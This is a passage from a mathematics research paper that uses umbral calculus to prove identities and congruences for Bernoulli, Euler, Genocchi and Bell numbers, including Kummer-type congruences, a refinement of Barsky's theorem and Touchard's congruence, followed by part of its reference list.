Next we prove a remarkable identity of Zagier [43] for Bernoulli numbers. Our proof is essentially an umbral version of Zagier's. The reader may find it instructive to compare the two presentations.

Theorem 7.6. *Let*

$$B_n^*=\sum_{r=0}^{n}\binom{n+r}{2r}\frac{B_r}{n+r}$$

for $n>0$. Then the value of B_n^* for n odd is periodic and is given by

$n \pmod{12}$	1	3	5	7	9	11
B_n^*	$\frac{3}{4}$	$-\frac{1}{4}$	$-\frac{1}{4}$	$\frac{1}{4}$	$\frac{1}{4}$	$-\frac{3}{4}$

Proof. Since $\binom{n+r}{2r}=\binom{n+r-1}{2r-1}\frac{n+r}{2r}$ for $r>0$, we have

$$\begin{aligned}2\sum_{n=1}^{\infty}B_n^*x^n&=2\sum_{n=1}^{\infty}\left[\frac{1}{n}+\sum_{r=1}^{n}\binom{n+r-1}{2r-1}\frac{B^r}{2r}\right]x^n\\&=-\log(1-x)^2-\log\left(1-B\frac{x}{(1-x)^2}\right)\\&=-\log\left((1-x)^2-Bx\right).\end{aligned}$$

Now let $g(u)=-\log(1-ux+x^2)$, so that $2\sum_{n=1}^{\infty}B_n^*x^n=g(B+2)$. Note that

$$g'(u)=\frac{x}{1-ux+x^2}.$$

Taking $k=4$ and $f(u)=g(u-2)$ in (7.8), we have

$$\begin{aligned}g(B+2)-g(-B-2)&=g'(-1)+g'(0)+g'(1)\\&=\frac{x}{1+x+x^2}+\frac{x}{1+x^2}+\frac{x}{1-x+x^2}\\&=\frac{3x-x^3-x^5+x^7+x^9-3x^{11}}{1-x^{12}}.\end{aligned}$$

But $g(-B-2)=-\log\left((1+x)^2+Bx\right)=2\sum_{n=1}^{\infty}B_n^*(-x)^n$, so

$$g(B+2)-g(-B-2)=4\sum_{n\text{ odd}}B_n^*x^n,$$

and the result follows. □

8. Kummer Congruences

We say that a sequence (u_n) of integers satisfies *Kummer's congruence* for the prime p if for every integer n and every $j \geq n$,

$$\sum_{i=0}^{n}(-1)^{n-i}\binom{n}{i}u_{i(p-1)+j} \equiv 0 \pmod{p^n}. \tag{8.1}$$

There are many variations and generalizations of this congruence, and we refer the reader to [19], on which most of this section is based, for more information and further references.

If we set $j = n + k$, then (8.1) may be written umbrally as

$$(u^p - u)^n u^k \equiv 0 \pmod{p^n} \tag{8.2}$$

for all $n, k \geq 0$, where $u^m = u_m$.

The result that we prove here shows that if a sequence satisfies Kummer's congruence, then so does the coefficient sequence of the reciprocal of its exponential generating function. Similar results apply to products.

Theorem 8.1. *Let (u_n) and (v_n) be sequences of integers satisfying*

$$\left(\sum_{n=0}^{\infty}u_n\frac{x^n}{n!}\right)\left(\sum_{n=0}^{\infty}v_n\frac{x^n}{n!}\right) = 1. \tag{8.3}$$

Then if (u_n) satisfies Kummer's congruence for the prime p, so does (v_n).

Proof. The relation (8.3) may be written umbrally as $(u+v)^n = 0$, for $n > 0$, where u and v are independent umbrae satisfying $u^m = u_m$ and $v^n = v_n$, and this implies that if $f(x)$ is any polynomial with no constant term, then $f(u + v) = 0$. We shall prove by induction that if (8.2) holds for all $n, k \geq 0$ then

$$(v^p - v)^n v^k \equiv 0 \pmod{p^n} \tag{8.4}$$

for all $n, k \geq 0$.

The case $n = 0$ of (8.4) is trivial. Now let N be a positive integer and K a nonnegative integer, and suppose that (8.4) holds whenever $n < N$ and also when $n = N$ but $k < K$. Thus

$$\begin{aligned} 0 &= [(u+v)^p - (u+v)]^N (u+v)^K \\ &= [(u^p - u) + (v^p - v) + pR(u,v)]^N (u+v)^K \end{aligned}$$

for some polynomial $R(u, v)$ with integer coefficients,

$$= (v^p - v)^N v^K + \text{other terms}.$$

Here each other term is an integer times $(u^p-u)^a(v^p-v)^b\big(pR(u,v)\big)^c u^d v^e$, where $a+b+c = N$, $d + e = K$, and either $b < N$ or $b = N$, $c = 0$, and $e < K$. Thus by the inductive hypothesis and (8.2), each of the other terms is divisible by $p^{a+b+c} = p^N$, and therefore $(v^p - v)^N v^K$ is also. □

As an example, we apply Theorem 8.1 to generalized Euler numbers. Recall that the Euler numbers E_n are defined by $\operatorname{sech} x = \sum_{n=0}^{\infty} E_n x^n/n!$ (so $E_n = 0$ when n is odd). We define the generalized Euler numbers $e_n^{(m)}$ by

$$\sum_{n=0}^{\infty} e_n^{(m)} \frac{x^{mn}}{(mn)!} = \left(\sum_{n=0}^{\infty} \frac{x^{mn}}{(mn)!} \right)^{-1},$$

so that $e_n^{(2)} = E_{2n}$.

Theorem 8.2. *Let p be a prime and let m be a positive integer such that $d = (p-1)/m$ is an integer. Then for $j \geq n/m$,*

$$\sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} e_{id+j}^{(m)} \equiv 0 \pmod{p^n}.$$

Proof. Let us take $u_n = 1$ and $v_n = e_{n/m}^{(m)}$ if m divides n, with $u_n = v_n = 0$ otherwise. Then the sequences (u_n) and (v_n) satisfy (8.3), and (u_n) satisfy Kummer's congruence for p. Therefore (v_n) does also. □

For example, if we take $m = 4$ and $p = 5$ in Theorem 8.2, then $d = 1$ and we have the congruence

$$\sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} e_{i+j}^{(4)} \equiv 0 \pmod{5^n} \tag{8.5}$$

for $j \geq n/4$.

By the same kind of reasoning we can prove a variation of Theorem 8.1 [19]:

Theorem 8.3. *Let the sequences (u_n) and (v_n) be related by (8.3), and suppose that for some integer a,*

$$\sum_{i=0}^{n} a^{n-i} \binom{n}{i} u_{ip+j} \equiv 0 \pmod{p^n}$$

for all nonnegative integers j and n. Then

$$\sum_{i=0}^{n} (-a)^{n-i} \binom{n}{i} v_{ip+j} \equiv 0 \pmod{p^n}. \quad \square$$

Next we prove a Kummer congruence for Bernoulli numbers. A similar, but weaker, congruence was proved by Carlitz [7] using a different method.

We call a rational number 2-*integral* if its denominator is odd. If a and b are rational numbers, then by $a \equiv b \pmod{2^r}$ we mean that $(a-b)/2^r$ is 2-integral. For example, $\frac{1}{2} \equiv \frac{5}{2} \pmod 2$. We define $\rho_2(a)$ to be the largest integer for which $a/2^{\rho_2(a)}$ is 2-integral; so $\rho_2(\frac{1}{2}) = -1$ and $\rho_2(\frac{4}{3}) = 2$.

In the proof of the next theorem we will use the fact that $2B_n$ is 2-integral for all n, and that if n is even and positive then $B_n \equiv \frac{1}{2} \pmod 1$; this follows easily by induction from the case $k = 2$ of Theorem 7.1 (iii).

Theorem 8.4. *For nonnegative integers n and j,*

$$\sum_{i=0}^{n}(-1)^{n-i}\binom{n}{i}B_{2i+2j}\equiv 0 \pmod{2^{\tau_{j,n}}}, \tag{8.6}$$

where $\tau_{0,0}=0$, $\tau_{j,0}=\tau_{0,n}=-1$ for $j>0$ and $n>0$, $\tau_{j,1}=1$ for $j\geq 2$, and

$$\tau_{j,n}=\min\left(2j-2,2\left\lfloor\frac{3n-1}{2}\right\rfloor\right)$$

for $n\geq 2$ and $j\geq 1$. Moreover, the exponent in (8.6) is best possible if and only if $j\neq\lfloor(3n+1)/2\rfloor$.

Proof. For simplicity we prove only the most interesting case, in which $n\geq 2$ and $j\geq 1$. Let B be the Bernoulli umbra, $B^n=B_n$, so the sum in (8.6) is $(B^2-1)^nB^{2j}$.

Applying (7.7) with $k=2$ and $f(u)=(u^2-1)^nu^{2j}$, we obtain

$$(B^2-1)^nB^{2j}=2^{2j-1}(4B^2-1)^nB^{2j}+2^{2n-1}B^n(B+1)^n(2B+1)^{2j}. \tag{8.7}$$

The first term on the right side of (8.7) is $(-1)^n2^{2j-1}(B_{2j}-4nB_{2j+2}+\cdots)$. Since $j>0$, this is congruent to $(-1)^n2^{2j-2} \pmod{2^{2j}}$ and thus $\rho_2(2^{2j-1}(4B^2-1)^nB^{2j})=2j-2$.

Next, let $g(u)=u^n(u+1)^n(2u+1)^{2j}$. To determine $\rho_2\big(g(B)\big)$, we apply (7.3) in the form $g(B)=g(B-1)-g'(-1)$ and we find that (since $n>1$)

$$g(B)=B^n(B+1)^n(2B+1)^{2j}=B^n(B-1)^n(2B-1)^{2j}.$$

We now apply (7.9) to $f(u)=u^n(u-1)^n(2u-1)^{2i}$ and we obtain (since $n>1$)

$$g(B)=f(B)=f(2B)=2^nB^n(2B-1)^n(4B-1)^{2j}=(-2)^n\big(B_n-2nB_{n+1}+2K\big),$$

where K is 2-integral. Thus if n is even,

$$g(B)\equiv 2^nB_n\equiv 2^{n-1} \pmod{2^n},$$

and if n is odd

$$g(B)\equiv 2^{n+1}nB_{n+1}\equiv 2^n \pmod{2^{n+1}}.$$

Thus $\rho_2(g(B))$ is $n-1$ if n is even and n if n is odd; so in either case we have $\rho_2(g(B))=2\lfloor(n-1)/2\rfloor+1$. Thus the power of 2 dividing the second term on the right side of (8.7) is

$$\rho_2(g(B))=(2n-1)+2\lfloor(n-1)/2\rfloor+1=2\lfloor(3n-1)/2\rfloor,$$

and the congruence (8.6) follows. It is clear that the exponent in (8.6) is best possible if and only if $2j-2\neq 2\lfloor(3n-1)/2\rfloor$ and this is equivalent to the stated condition. □

We can use Theorem 8.4 to obtain congruences of a different kind for the Bernoulli numbers. As noted earlier, for sequences (c_n) and (d_n) we have $c_n=\sum_{i=0}^n(-1)^{n-i}\binom{n}{i}d_i$ if and only if $d_n=\sum_{i=0}^n\binom{n}{i}c_i$. Let us fix $j>0$ and take $d_n=B_{2n+2j}$, so that $c_n=(B^2-1)^nB^{2j}$. Then we have

$$B_{2n+2j}=\sum_{i=0}^{n}\binom{n}{i}c_i.$$

Moreover, it follows from Theorem 8.4 that if $i \geq (2j-1)/3$ and $i \geq 2$ then $c_i \equiv 0 \pmod{2^{2j-2}}$, so we obtain the congruence

$$B_{2n+2j} \equiv \sum_{i=0}^{M} \binom{n}{i} c_i \pmod{2^{2j-2}}, \tag{8.8}$$

where $M = \max(\lfloor 2(j-1)/3 \rfloor, 1)$. The cases $j = 2, 3, 4$ of (8.8), with simplifications obtained by reducing their coefficients, are

$$\begin{aligned}
B_{2n+4} &\equiv -\frac{1}{30} + \frac{2}{35}n \equiv \frac{1}{2} + 2n \pmod 4 \\
B_{2n+6} &\equiv \frac{1}{42} - \frac{2}{35}n \equiv \frac{13}{2} + 10n \pmod{16} \\
B_{2n+8} &\equiv -\frac{1}{30} + \frac{6}{55}n - \frac{2192}{5005}\binom{n}{2} \equiv \frac{17}{2} + 42n + 48\binom{n}{2} \pmod{64}.
\end{aligned}$$

We note for use in the next section simpler forms of the first two of these congruences:

Lemma 8.5. *Let n be an even integer.*

(i) *If $n \geq 4$ then $B_n \equiv \frac{1}{2} + n \pmod 4$.*

(ii) *If $n \geq 6$ then $B_n \equiv \frac{1}{2} + 5n \pmod{16}$.* □

Of course, more direct proofs of this lemma are possible. Similar congruences for Bernoulli numbers to other moduli have been given by Frame [16]. Many congruences for generalized Euler numbers, obtained in this way from Kummer congruences, can be found in [19].

9. Median Genocchi numbers and Kummer congruences for Euler numbers

It follows from Theorem 8.3 that the Euler numbers E_n satisfy the congruence

$$\sum_{i=0}^{n} \binom{n}{i} E_{2i+j} \equiv 0 \pmod{2^n}.$$

However, Frobenius [17] (see also Carlitz [7]) proved a much stronger congruence: the power of 2 dividing

$$\sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} E_{2i+j}$$

(for j even) is the same as the power of 2 dividing $2^n n!$. Using the same approach as Frobenius and Carlitz, we prove in this section a Kummer congruence for the numbers $F_n = nE_{n-1}$ in which the modulus is 2^{3n} or 2^{3n-1}, and derive from it Frobenius's congruence.

A special case of our result gives a divisibility property for the *median Genocchi numbers* (also called *Genocchi numbers of the second kind*). These numbers may be defined by

$$H_{2n+1} = \sum_{k=0}^{n} \binom{n}{k} g_{n+k+1},$$

where the g_i are the Genocchi numbers, defined by $\sum_{i=0}^{\infty} g_i x^i/i! = 2x/(e^x+1)$. (In combinatorial investigations, the notation H_{2n+1} is usually used for what in our notation is $|H_{2n+1}| = (-1)^n H_{2n+1}$.) The connection between median Genocchi numbers and the numbers $F_n = nE_{n-1}$ is given by the following result, due to Dumont and Zeng [12].

Lemma 9.1.

$$2^{2n} H_{2n+1} = \sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} F_{2i+1} = \sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} (2i+1) E_{2i}.$$

Proof. Let us define the umbrae g and F by $g^n = g_n$ and $F^n = F_n = nE_{n-1}$, so that $e^{Fx} = x \operatorname{sech} x$. Then

$$e^{gx} = \frac{2x}{e^x+1} = \frac{2xe^{-x/2}}{e^{x/2}+e^{-x/2}} = 2e^{-x/2} \cdot \frac{x}{2} \operatorname{sech} \frac{x}{2} = 2e^{-x/2} e^{\frac{F}{2}x} = 2e^{\frac{1}{2}(F-1)x}.$$

Thus $g^n = 2\left(\frac{F-1}{2}\right)^n$, and it follows by linearity that

$$\begin{aligned} 2^{2n} H_{2n+1} &= 2^{2n}(g+1)^n g^{n+1} = 2^{2n} \cdot 2 \left(\frac{F+1}{2}\right)^n \left(\frac{F-1}{2}\right)^{n+1} \\ &= (F-1)(F^2-1)^n = F(F^2-1)^n, \end{aligned}$$

since $F^m = 0$ for m even. □

Barsky [4] proved a conjecture of Dumont that H_{2n+1} is divisible by 2^{n-1}. More precisely, Barsky proved that for $n \geq 3$, $H_{2n+1}/2^{n-1}$ is congruent to 2 modulo 4 if n is odd and is congruent to 3 modulo 4 if n is even. Kreweras [30] gave a combinatorial proof of Dumont's conjecture, using a combinatorial interpretation of H_{2n+1} due to Dumont [11, Corollaire 2.4]. A q-analogue of Barsky's result was given by Han and Zeng [24].

It is interesting to note that (as pointed out in [38]), a combinatorial interpretation of the numbers $H_{2n+1}/2^{n-1}$ was given in 1900 by H. Dellac [9]. Dellac's interpretation may be described as follows: We start with a $2n$ by n array of cells and consider the set D of cells in rows i through $i+n$ of column i, for i from 1 to n. Then $H_{2n+3}/2^n$ is the number of subsets of D containing two cells in each column and one cell in each row. Dellac did not give any formula for these numbers, but he did compute them for n from 1 to 8. Dellac's interpretation can be derived without too much difficulty from Dumont's combinatorial interpretation, but it is not at all clear how Dellac computed these numbers.

Theorem 9.2. *Let $F_n = nE_{n-1}$, so that $\sum_{n=0}^{\infty} F_n x^n/n! = x \operatorname{sech} x$. Let $2^{\mu_{j,n}}$ be the highest power of 2 dividing*

$$\sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} F_{2i+j},$$

where j is odd. Then $\mu_{j,0} = 0$, $\mu_{j,1} = 2$, and for $n > 1$, $\mu_{j,n} = 3n$ if n is odd and $\mu_{j,n} = 3n-1$ if n is even.

Proof. We have

$$\operatorname{sech} x - 2e^{-x} = \frac{2}{e^x+e^{-x}} - \frac{2+2e^{-2x}}{e^x+e^{-x}} = -\frac{2e^{-2x}}{e^x+e^{-x}} = -\frac{2e^{-x}}{e^{2x}+1} = -2\frac{e^x-e^{-x}}{e^{4x}-1}.$$

Therefore

$$x \operatorname{sech} x = 2xe^{-x} - \sinh x \cdot B(4x) \tag{9.1}$$

where $B(x) = x/(e^x - 1)$ is the Bernoulli number generating function.

Now let us define the umbrae F, A, B, and C by

$$\begin{aligned} e^{Fx} &= x \operatorname{sech} x \\ e^{Ax} &= xe^{-x} = \sum_{n=1}^{\infty} (-1)^{n-1} n \frac{x^n}{n!} \\ e^{Bx} &= B(x) = \frac{x}{e^x - 1} \\ e^{Cx} &= \sinh x = \sum_{n \text{ odd}} \frac{x^n}{n!}. \end{aligned}$$

Then from (9.1) we have

$$F^n = 2A^n - (4B + C)^n. \tag{9.2}$$

We want to find the power of 2 dividing $F^j(F^2 - 1)^n$. It follows from (9.2) that

$$F^j(F^2 - 1)^n = 2A^j(A^2 - 1)^n - (4B + C)^j\big((4B + C)^2 - 1\big)^n. \tag{9.3}$$

First note that for any polynomial p, $p(A) = p'(-1)$. Therefore,

$$2A^j(A^2 - 1)^n = \begin{cases} 2(-1)^{j-1} j & \text{if } n = 0 \\ 4(-1)^{j-1} & \text{if } n = 1 \\ 0 & \text{if } n \geq 2 \end{cases} \tag{9.4}$$

We note also that $C^j(C^2 - 1)^n = 0$ for all integers $j \geq 0$ and $n \geq 1$. Then

$$\begin{aligned} (4B + C)^j\big((4B + C)^2 - 1\big)^n &= (4B + C)^j(16B^2 + 8BC + C^2 - 1)^n \\ &= 2^{3n}(4B + C)^j(2B^2 + BC)^n. \end{aligned} \tag{9.5}$$

We now need to determine the power of 2 dividing $(4B + C)^j(2B^2 + BC)^n$. Since $F^j(F^2 - 1)^n = 0$ if j is even, we may assume that j is odd. Since $2B_i$ is 2-integral, we have

$$(4B + C)^j(2B^2 + BC)^n \equiv C^j(B^nC^n + 2nB^{n+1}C^{n-1}) \pmod 2.$$

Using the facts that $B_i = 0$ when i is odd and greater than 1, and that

$$C^i = \begin{cases} 1 & \text{if } i \text{ is odd} \\ 0 & \text{if } i \text{ is even,} \end{cases}$$

we find that if $n = 0$ then

$$(4B + C)^j(2B^2 + BC)^n \equiv B_0 \equiv 1 \pmod 2,$$

if n is even and positive then

$$(4B + C)^j(2B^2 + BC)^n \equiv B_n \equiv \tfrac{1}{2} \pmod 1,$$

and if n is odd then

$$(4B+C)^j(2B^2+BC)^n \equiv 2nB_{n+1} \equiv 1 \pmod 2.$$

The theorem then follows from these congruences, together with (9.3), (9.4), and (9.5). □

By taking more terms in the expansion of $(4B+C)^j(2B^2+BC)^n$, we can get congruences modulo higher powers of 2. For example, if n is even then

$$(4B+C)^j(2B^2+BC)^n \equiv B_n + 4\binom{n}{2}B_{n+2} \pmod 8.$$

Applying Lemma 8.5 (ii), we find that if $n \geq 6$ then

$$B_n + 4\binom{n}{2}B_{n+2} \equiv \tfrac{1}{2} + n^2(n+3) \pmod 8.$$

Since n even implies $n^2 \equiv 2n \pmod 8$ and $4n \equiv 0 \pmod 8$, this simplifies to $\frac{1}{2} - 2n \pmod 8$.

Similarly, if n is odd then

$$(4B+C)^j(2B^2+BC)^n \equiv (2n+4j)B_{n+1} + 4\binom{n}{3} \pmod 8.$$

If $n \geq 3$ then Lemma 8.5 (i) gives $(2n+4j)B_{n+1} \equiv (n+2j)(3+2n) \pmod 8$, and we may easily verify that for n odd, $4\binom{n}{3} \equiv 2n-2 \pmod 8$. Using the fact that n odd implies $n^2 \equiv 1 \pmod 8$ and $4n \equiv 4 \pmod 8$, we obtain

$$(2n+4j)B_{n+1} + 4\binom{n}{3} \equiv 4 + 2j + n \pmod 8.$$

Therefore we may conclude that (for j odd) if n is even and $n \geq 6$ then

$$2^{-(3n-1)}\sum_{i=0}^{n}(-1)^{n-i}\binom{n}{i}F_{2i+j} \equiv 4n-1 \pmod{16},$$

and if n is odd and $n \geq 3$ then

$$2^{-3n}\sum_{i=0}^{n}(-1)^{n-i}\binom{n}{i}F_{2i+j} \equiv 4-2j-n \pmod 8.$$

In particular, we get a refinement of Barsky's theorem: If n is even and $n \geq 6$ then $H_{2n+1}/2^{n-1} \equiv 4n-1 \pmod{16}$, and if n is odd and $n \geq 3$ then $H_{2n+1}/2^n \equiv 2-n \pmod 8$. It is clear that by the same method we could extend these congruences to any power of 2.

Next we derive Frobenius's congruence from Theorem 9.2. (This derivation is similar to part of Frobenius's original proof.) Define the umbra E by $e^{Ex} = \operatorname{sech} x$, so $F^n = nE^{n-1}$. First note that if j is even then $E_j = F_{j+1}/(j+1)$ is odd, so Frobenius's congruence holds for $n = 0$. From $F^n = nE^{n-1}$, it follows that for any polynomial p, we have $p(F) = p'(E)$. Let us take $p(u) = u^{j+1}(u^2-1)^n$, where j is even and $n \geq 1$. Then

$p'(u) = (j+1)u^j(u^2-1)^n + 2nu^{j+2}(u^2-1)^{n-1}$. By Theorem 9.2, we have $p(F) \equiv 0 \pmod{2^{3n-1}}$, so

$$E^j(E^n-1)^n \equiv -\frac{2n}{j+1}E^{j+2}(E^2-1)^{n-1} \pmod{2^{3n-1}}.$$

By induction on n, the power of 2 dividing $E^{j+2}(E^2-1)^{n-1}$ is equal to the power of 2 dividing $2^{n-1}(n-1)!$, and Frobenius's result follows.

In view of Theorem 9.2, it is natural to ask whether there are analogous congruences for generalized Euler numbers. There seem to be many possibilities, but the most attractive is given by the following conjecture: Define numbers $f_n^{(m)}$ by

$$\sum_{n=0}^{\infty} f_n^{(m)} \frac{x^{(2n+1)m}}{\big((2n+1)m\big)!} = \frac{x^m}{m!} \Big/ \sum_{n=0}^{\infty} \frac{x^{2nm}}{(2nm)!}.$$

(Thus $f_n^{(1)}$ is F_{2n+1} as defined above.) Let $2^{\mu_{j,n,t}}$ be the highest power of 2 dividing

$$\sum_{i=0}^{n} (-1)^{n-i} \binom{n}{i} f_{i+j}^{(2^t)}.$$

Then for $t \geq 1$, we have $\mu_{j,0,t} = 0$, $\mu_{j,1,t} = 4$, and for $n > 1$, $\mu_{j,n,t} = \lfloor \frac{7n}{2} \rfloor - 1$, except when $t = 1$, $n \equiv 2 \pmod 4$, and $n \geq 6$.

In the exceptional case, $\mu_{j,n,1} = \frac{7n}{2} + 2 + \rho_2(j + \vartheta_n)$, where ϑ_n is some integer or 2-adic integer. The first few values of ϑ_n (or reasonably good 2-adic approximations to them) are $\vartheta_6 = 118$, $\vartheta_{10} = 7$, $\vartheta_{14} = 2$, $\vartheta_{18} = 13$, $\vartheta_{22} = 32$, and $\vartheta_{26} = 27$.

By way of illustration, $\mu_{0,1,t} = 4$ for $t \geq 1$ is equivalent to the (easily proved) assertion that $1 + \binom{3 \cdot 2^t}{2^t}$ is divisible by 16 but not by 32.

10. Bell numbers

The Bell numbers B_n are defined by the exponential generating function

$$B(x) = \sum_{n=0}^{\infty} B_n \frac{x^n}{n!} = e^{e^x - 1}. \tag{10.1}$$

Although we are using the same notation for the Bell numbers that we used for Bernoulli numbers, there should be no confusion. Rota [34] proved several interesting properties of the Bell numbers using umbral calculus in his fundamental paper. Here we prove a well-known congruence of Touchard for Bell numbers and a generalization due to Carlitz.

Differentiating (10.1) gives $B'(x) = e^x B(x)$, so

$$B_{n+1} = \sum_{k=0}^{n} \binom{n}{k} B_k.$$

With the Bell umbra B, given by $B^n = B_n$, this may be written $B^{n+1} = (B+1)^n$. Then by linearity, for any polynomial $f(x)$ we have

$$Bf(B) = f(B+1) \tag{10.2}$$

A consequence of (10.2), easily proved by induction, is that for any polynomial $f(x)$ and any nonnegative integer n,

$$B(B-1)\cdots(B-n+1)f(B) = f(B+n). \tag{10.3}$$

(A q-analogue of (10.3) has been given by Zeng [46, Lemma 8].) If we take $f(x) = 1$ in (10.3), we obtain (since $B_0 = 1$)

$$B(B-1)(B-2)\cdots(B-n+1) = 1. \tag{10.4}$$

We note that Rota took (10.4) as the *definition* of the Bell umbra and derived (10.2) and (10.1) from it.

As an application of these formulas, we shall prove Touchard's congruence for the Bell numbers [40, 41].

If $f(x)$ and $g(x)$ are two polynomials in $\mathbf{Z}[x]$, then by $f(x) \equiv g(x) \pmod{p}$, we mean that $f(x)-g(x) \in p\mathbf{Z}[x]$. We first recall two elementary facts about congruences for polynomials modulo a prime p. First we have Lagrange's congruence, $x(x-1)\cdots(x-p+1) \equiv x^p - x \pmod{p}$. Second, if $g(x) \in \mathbf{Z}[x]$ then $g(x+p) - g(x) \equiv 0 \pmod{p}$.

Theorem 10.1. *For any prime p and any nonnegative integer n,*

$$B_{n+p} - B_{n+1} - B_n \equiv 0 \pmod{p}.$$

Proof. By Lagrange's congruence,

$$(B^p - B - 1)B^n \equiv \big(B(B-1)\cdots(B-p+1) - 1\big)B^n \pmod{p}.$$

By (10.3),

$$\big(B(B-1)\cdots(B-p+1) - 1\big)B^n = (B+p)^n - B^n.$$

Since $(x+p)^n - x^n \equiv 0 \pmod{p}$, p divides $(B+p)^n - B^n$. □

Next we prove a generalization of Touchard's congruence analogous to a Kummer congruence, due to Carlitz [6].

Theorem 10.2. *For any prime p and any nonnegative integers n and k,*

$$(B^p - B - 1)^k B^n \equiv 0 \pmod{p^{\lceil k/2 \rceil}}.$$

Proof. Let $L(x)$ be the polynomial $x(x-1)\cdots(x-p+1)-1$. First we show that it suffices to prove that for any polynomial $f(x) \in \mathbf{Z}[x]$, $L(B)^k f(B) \equiv 0 \pmod{p^{\lceil k/2 \rceil}}$. To see this, note that we may write $L(x) = x^p - x - 1 - pR(x)$, where $R(x) \in \mathbf{Z}[x]$. Then $(B^p - B - 1)^k B^n = (L(B) + pR(B))^k B^n = \sum_{i=0}^{k} \binom{k}{i} p^i L(B)^{k-i} R(B)^i B^n$, and our hypothesis will show that $p^i L(B)^{k-i} R(B)^i B^n$ is divisible by p to the power $i + \lceil (k-i)/2 \rceil = \lceil (k+i)/2 \rceil \geq \lceil k/2 \rceil$.

We now prove by induction on k that for any polynomial $f(x) \in \mathbf{Z}[x]$,

$$L(B)^k f(B) \equiv 0 \pmod{p^{\lceil k/2 \rceil}}.$$

The assertion is trivially true for $k = 0$. For the induction step, note that we may write $L(x+p) = L(x) + pJ(x)$, where $J(x) \in \mathbf{Z}[x]$, and recall that by (10.3), $L(B)g(B) =$

$g(B+p)-g(B)$ for any polynomial g. Then for any $f(x)\in\mathbf{Z}[x]$ we have for $k>0$

$$\begin{aligned}L(B)^k f(B) &= L(B)\cdot L(B)^{k-1}f(B) = L(B+p)^{k-1}f(B+p) - L(B)^{k-1}f(B)\\ &= \big(L(B)+pJ(B)\big)^{k-1}f(B+p) - L(B)^{k-1}f(B)\\ &= L(B)^{k-1}\big(f(B+p)-f(B)\big) + \sum_{i=1}^{k-1} p^i \binom{k-1}{i} L(B)^{k-1-i}J(B)^i f(B+p).\end{aligned}$$

We show that each term of the last expression is divisible by $p^{\lceil k/2\rceil}$. Since $f(x+p)-f(x)=ph(x)$ for some $h(x)\in\mathbf{Z}[x]$, we have $L(B)^{k-1}\big(f(B+p)-f(B)\big)=pL(B)^{k-1}h(B)$, which by induction is divisible by p to the power $1+\lceil(k-1)/2\rceil\geq\lceil k/2\rceil$. By induction also, the ith term in the sum is divisible by p to the power $i+\lceil(k-1-i)/2\rceil=\lceil(k-1+i)/2\rceil\geq\lceil k/2\rceil$. This completes the proof. □

Theorem 10.2 can be extended in several ways (in particular, the modulus can be improved); see Lunnon, Pleasants, and Stephens [31] and Gessel [20], which both use umbral methods (though the latter is primarily combinatorial). Another congruence for Bell numbers, also proved umbrally, was given by Gertsch and Robert [18].

Acknowledgment: I would like to thank Jiang Zeng for his hospitality during my visit to the University of Lyon 1, where most of this paper was written. I would also like to thank Timothy Chow, Hyesung Min, and an anonymous referee for pointing out several errors in earlier versions of this paper.

References

[1] G. E. Andrews, *The Theory of Partitions*, Encyclopedia of Mathematics and its Applications, Vol. 2, Addison-Wesley, Reading, 1976.
[2] G. Andrews, I. P. Goulden, and D. M. Jackson, *Generalization of Cauchy's summation theorem for Schur functions*, Trans. Amer. Math. Soc. 310 (1988), 805–820.
[3] R. Askey, *Orthogonal Polynomials and Special Functions*, Society for Industrial and Applied Mathematics, Philadelphia, 1975.
[4] D. Barsky, *Congruences pour les nombres de Genocchi de 2e espèce*, Groupe d'étude d'Analyse ultramétrique, 8e année, no. 34, 1980/81, 13 pp.
[5] E. T. Bell, *Postulational bases for the umbral calculus*, Amer. J. Math. 62 (1940), 717–724.
[6] L. Carlitz, *Congruences for generalized Bell and Stirling numbers*, Duke Math. J. 22 (1955), 193–205.
[7] L. Carlitz, *Kummer's congruences (mod 2^r)*, Monatshefte für Math. 63 (1959), 394–400.
[8] L. Carlitz, *A set of polynomials in three variables*, Houston J. Math. 4 (1978), 11–33.
[9] H. Dellac, *Problem 1735*, L'Intermédiaire des Mathématiciens, 7 (1900), 9–10.
[10] G. Doetsch, *Integraleigenshaften der Hermiteschen Polynome*, Math. Z. 32 (1930), 587–59.
[11] D. Dumont and A. Randrianarivony, *Dérangements et nombres de Genocchi*, Discrete Math. 132 (1994), 37–49.
[12] D. Dumont and J. Zeng, *Further results on Euler and Genocchi numbers*, Aequationes Mathemicae 47 (1994), 31–42.
[13] D. Foata, *A combinatorial proof of the Mehler formula*, J. Combin. Theory Ser. A 24 (1978), 367–376.
[14] D. Foata, *Some Hermite polynomial identities and their combinatorics*, Adv. in Applied Math. 2 (1981), 250–259.
[15] D. Foata and A. M. Garsia, *A combinatorial approach to the Mehler formula for Hermite polynomials*, in *Relations Between Combinatorics and Other Parts of Mathematics* (Proc. Sympos. Pure Math., Ohio State University, Columbus, Ohio 1978), Amer. Math. Soc., Providence, RI, 1979, pp. 163–179.
[16] J. S. Frame, *Bernoulli numbers modulo* 27000, Amer. Math. Monthly 68 (1961) 87–95.

[17] G. Frobenius, *Über die Bernoullischen Zahlen und die Eulerschen Polynome*, S.-B. Preuss. Akad. Wiss. 1910, 809–847.
[18] A. Gertsch and A. M. Robert, *Some congruences concerning the Bell numbers*, Bull. Belg. Math. Soc. Simon Stevin 3 (1996), 467–475.
[19] I. M. Gessel, *Some congruences for generalized Euler numbers*, Canad. J. Math. 35 (1983), 687–709.
[20] I. M. Gessel, *Combinatorial proofs of congruences*, in *Enumeration and Design,* ed. D. M. Jackson and S. A. Vanstone, Academic Press, 1984, pp. 157–197.
[21] I. M. Gessel,*Counting three–line Latin rectangles*, in *Combinatoire énumerative,* ed. G. Labelle and P. Leroux, Lecture Notes in Mathematics, Vol. 1234, Springer-Verlag, 1986, pp. 106–111.
[22] I. M. Gessel and D. Stanton, *Short proofs of Saalschütz's and Dixon's theorems*, J. Combin. Theory Ser. A. 38 (1985), 87–90.
[23] A. P. Guinand, *The umbral method: a survey of elementary mnemonic and manipulative uses*, Amer. Math. Monthly 86 (1979), 187–195.
[24] G.-N. Han and J. Zeng, *On a q-sequence that generalizes the median Genocchi numbers*, Ann. Sci. Math. Québec 23 (1999), 63–72.
[25] M. E. H. Ismail and D. Stanton, *Classical orthogonal polynomials as moments*, Canad. J. Math. 49 (1997), 520–542.
